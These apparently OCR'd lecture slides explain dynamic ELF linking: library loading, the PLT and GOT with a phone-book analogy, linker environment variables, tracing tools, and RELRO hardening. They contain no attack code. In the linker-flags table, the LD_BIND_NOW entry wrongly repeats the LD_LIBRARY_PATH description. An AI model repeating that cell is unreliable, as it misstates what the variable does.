back to our program, now ready to run!

Where are libraries loaded? Use ldd to find out!

```
$ ldd hello.dynamic
      libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x7f4df34ed000)

$ ldd hello.dynamic
      libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x7fad37f48000)
```

Do you see a potential issue?

Dynamic ELF Files: Libraries Loaded



Our code uses printf and has a hardcoded instruction:

```
call printf_address;
```

Where is printf located and how do we call it!?

We know the name of the function, but not its address.
Is there a solution?

Symbols to the Rescue!

Do we know any utilities to show you the exact offset of a function in a binary program?

If yes, how would you solve this relocation problem (i.e., that libraries keep changing their location)?

Today's Solution: PLT and GOT!

The Procedure Linkage Table (PLT) is a section of code in an ELF binary containing indirect jump **stubs** for calling external functions.

The Global Offset Table (GOT) is a data structure in an ELF binary used to hold addresses of global symbols (such as functions and global variables) that are resolved at runtime.

An Analogy - Phone Lookup Table

PLT

Just changed my phone and lost everyone's numbers, but I have their names.

I also have a GlObal Telephonebook mapping 1-to-1 names to phones

GOT


An Analogy - Phone Lookup Table

PLT

Just changed my phone and lost everyone's numbers, but I have their names.

I also have a GlObal Telephonebook mapping 1-to-1 names to phones

GOT



Don't have the phone number?
Need to go ask! (slow)

An Analogy - Phone Lookup Table

PLT

Just changed my phone and lost everyone's numbers, but I have their names.

I also have a GlObal Telephonebook mapping 1-to-1 names to phones

GOT

691 555 1234

Don't have the phone number?
Need to go ask! (slow)

An Analogy - Phone Lookup Table

PLT

Just changed my phone and lost everyone's numbers, but I have their names.

I also have a GlObal Telephonebook mapping 1-to-1 names to phones

GOT

691 555 1234

Next time I need to call, I have the number! (fast)

An Analogy - Phone Lookup Table

PLT

Just changed my phone and lost everyone's numbers, but I have their names.

I also have a GlObal Telephonebook mapping 1-to-1 names to phones

GOT

691 555 1234

Note I lookup number lazily, i.e., only when I need to call them!

PLT and GOT

PLT:

00001040 <puts@plt>:

```
    1040:    ff a3 10 00 00 00     jmp   *0x10(%ebx)
    1046:    68 08 00 00 00        push   $0x8
    104b:    e9 d0 ff ff ff        jmp  1020 <_init+0x20>
```

Lookup the GOT for the puts address. If not there, call the linker to resolve!

Let's try it live!

Useful Dynamic Linker Flags

Name	Description	Usage Scenario
LD_LIBRARY_PATH	Specifies additional directories to search for shared libraries	Used when libraries are not in standard paths
LD_DEBUG	Enables verbose debug output from the dynamic linker	Values like all, symbols, bindings, libs, etc. show detailed loader internals
LD_BIND_NOW	Specifies additional directories to search for shared libraries	Set to any non-empty value (e.g. 1) to enable; useful for debugging or performance testing
LD_PRELOAD	Injects specified shared libraries before others	Used to override functions (e.g., malloc) or inject behavior without modifying the binary

Dynamic ELF Files

Pros

✅ Smaller binary size

✅ Shared memory usage across processes

✅ Easier updates (just update the .so file)

✅ Faster compile/link times

Cons

❌ Requires runtime loader (ld.so)

❌ Possible version mismatches (dependency hell!)

❌ Slightly slower startup

❌ Harder to debug (symbols in separate files)

Useful Tracing (Interposition) Tools

strace: used to trace system calls including arguments and return values

ltrace: used to trace calls to library functions (e.g., strcpy!) and their parameters and return values

Both valuable for debugging and observability

Relocations Read-Only (RELRO)

RELRO is a hardening feature that makes sections of memory (especially the GOT) read-only after startup, preventing tampering with them.

Type	Protection	Cost
No RELRO	GOT stays writable forever	Any format string is game over
Partial RELRO	GOT is not read-only, but other relocation sections are protected	Some protection, still unsafe
Full RELRO	GOT is made read-only after dynamic linking	Better security, slower startup

Enable full relro with:

```
gcc -Wl,-z,relro -Wl,-z,now -o hello hello.c
```

Ευχαριστώ και καλή μέρα εύχομαι!

Keep hacking!